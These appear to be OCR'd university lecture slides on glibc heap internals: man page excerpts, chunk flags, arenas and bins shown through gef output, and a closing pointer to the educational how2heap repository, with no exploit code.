sbrk() increments the program's data space by increment bytes. Calling **sbrk**() with an increment of 0 can be used to find the current location of the program break.

NAME

mmap, munmap - map or unmap files or devices into memory

SYNOPSIS

```
#include <sys/mman.h>

void *mmap(void *addr, size_t length, int prot, int flags,
           int fd, off_t offset);
int munmap(void *addr, size_t length);

See NOTES for information on feature test macro requirements.
```


DESCRIPTION

mmap() creates a new mapping in the virtual address space of the calling process. The starting address for the new mapping is specified in addr. The length argument specifies the length of the mapping (which must be greater than 0).

West Chester University

Heap Chunks


```
unsigned int * buffer = NULL;
buffer = malloc(0x100);

//Out comes a heap chunk
```




```
#define PREV_INUSE 0x1
#define IS_MMAPPED 0x2
#define NON_MAIN_ARENA 0x4
```


West Chester University

The Heap


Different for each process
Process-specific data structs (ptables, task and mm structs, kernel stack)
Identical for each process
Physical memory
Kernel code and data
Kernel virtual memory
%esp
User stack
Memory mapped region for shared libraries
brk
Runtime heap (malloc)
Uninitialized data (.bss)
Initialized data (.data)
0x08048000 (32)
0x00400000 (64)
Program text (.text)
0
Process virtual memory

Design your own Heap management system


- Linked List



Design your own Heap management system

- bitmap

H: header --> 11
B: Body --> 10
F: Free → 00




Bitmap representation:
(HIGH) 11 00 00 10 10 10 11 00 00 00 00 00 00 00 10 11 (LOW)

128 byte per chunk
1MB / 128 = 8k


glibc source code


https://code.woboq.org/userspace/glibc/malloc/malloc.c.html

```
➜  ~ $ git clone git://sourceware.org/git/glibc.git
```



Arena





- **Arena: the top level memory management entity.**
- There are two types of arenas.
  - Main arena covers the traditional heap area: the space between **start_brk and brk** for a process from kernel point of view, only one main arena exists for a process.
  - Non-main arena manages the memory fetched from kernel via **mmap()** system call, there could be 0 to 2*(number of cpu cores) such arenas based on process threads usage.

Arena


```
struct malloc_state
{
 /* Serialize access.  */
 mutex_t mutex;

 /* Flags (formerly in max_fast).  */
 int flags;

#if THREAD_STATS
 /* Statistics for locking.  Only used if THREAD_STATS is defined.  */
 long stat_lock_direct, stat_lock_loop, stat_lock_wait;
#endif

 /* Fastbins */
 mfastbinptr fastbinsY[NFASTBINS];

 /* Base of the topmost chunk -- not otherwise kept in a bin */
 mchunkptr top;

 /* The remainder from the most recent split of a small request */
 mchunkptr last_remainder;

 /* Normal bins packed as described above */
 mchunkptr bins[NBINS * 2 - 2];

 /* Bitmap of bins */
 unsigned int binmap[BINMAPSIZE];

 /* Linked list */
 struct malloc_state *next;

 /* Linked list for free arenas.  */
 struct malloc_state *next_free;

 /* Memory allocated from the system in this arena.  */
 INTERNAL_SIZE_T system_mem;
 INTERNAL_SIZE_T max_system_mem;
};
```

Arena

```
heap (chunk|chunks|bins|arenas)
gef➤  heap arena
Arena (base=0xf7f9a700, top=0x804d608, last_remainder=0x0, next=0xf7f9a700, next_free=0x0, system_mem=0x22000)
```

Bins and Chunks


- A bin is a list (doubly or singly linked list) of free (non-allocated) chunks. Bins are differentiated based on the size of chunks they contain:
  - Fast bin
  - Unsorted bin
  - Small bin
  - Large bin
  - tcache bin




```
gef➤  heap bins
Tcachebins for a
Fastbins for ar
Fastbins[idx=0, size=0x10] 0x00
Fastbins[idx=1, size=0x18] 0x00
Fastbins[idx=2, size=0x20] 0x00
Fastbins[idx=3, size=0x28] 0x00
Fastbins[idx=4, size=0x30] 0x00
Fastbins[idx=5, size=0x38] 0x00
Fastbins[idx=6, size=0x40] 0x00
Unsorted Bin for ar
[+] Found 0 chunks in unsorted bin.
Small Bins for are
[+] Found 0 chunks in 0 small non-empty bins.
Large Bins for are
[+] Found 0 chunks in 0 large non-empty bins.
```

Educational Heap Exploitation

https://github.com/shellphish/how2heap



shellphish / how2heap

Watch 208 | Unstar 2,616 | Fork 577

Code | Issues 9 | Pull requests 1 | Projects 0 | Wiki | Insights

A repository for learning various heap exploitation techniques.

185 commits | 1 branch | 0 releases | 34 contributors

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

m1ghtym0 Fix some typos ... Latest commit 9fac498 17 days ago

glibc_2.25	Fix some typos	17 days ago
glibc_2.26	Fix some typos	17 days ago
.gitignore	added more comments and updated gitignore file	a month ago
Makefile	added POC for large bin attack and updated Makefile	a month ago
README.md	updating README	a month ago
fastbin_dup.c	REFACTOR: Exchange printf for fprintf - prevents heap usage.	a year ago
first_fit.c	Fix printing new line in first_fit.c	29 days ago
glibc_ChangeLog.md	Resize version headings	5 months ago
glibc_build.sh	resolved the conflict in glibc_build.sh	27 days ago
glibc_run.sh	Add scripts to quickly build a glibc version	5 months ago
malloc_playground.c	print pid in malloc_playground for gdb attaching	4 months ago

README.md

Educational Heap Exploitation

This repo is for learning various heap exploitation techniques. We came up with the idea during a hack meeting, and have implemented the following techniques:

File	Technique	Glibc-Version	Applicable CTF Challenges
first_fit.c	Demonstrating glibc malloc's first-fit behavior.		
fastbin_dup.c	Tricking malloc into returning an already-allocated heap pointer by abusing the fastbin freelist.		
fastbin_dup_into_stack.c	Tricking malloc into returning a nearly-arbitrary pointer by abusing the fastbin freelist.	latest	9447-search-engine, 0ctf 2017-babyheap

- To be continued …

Q & A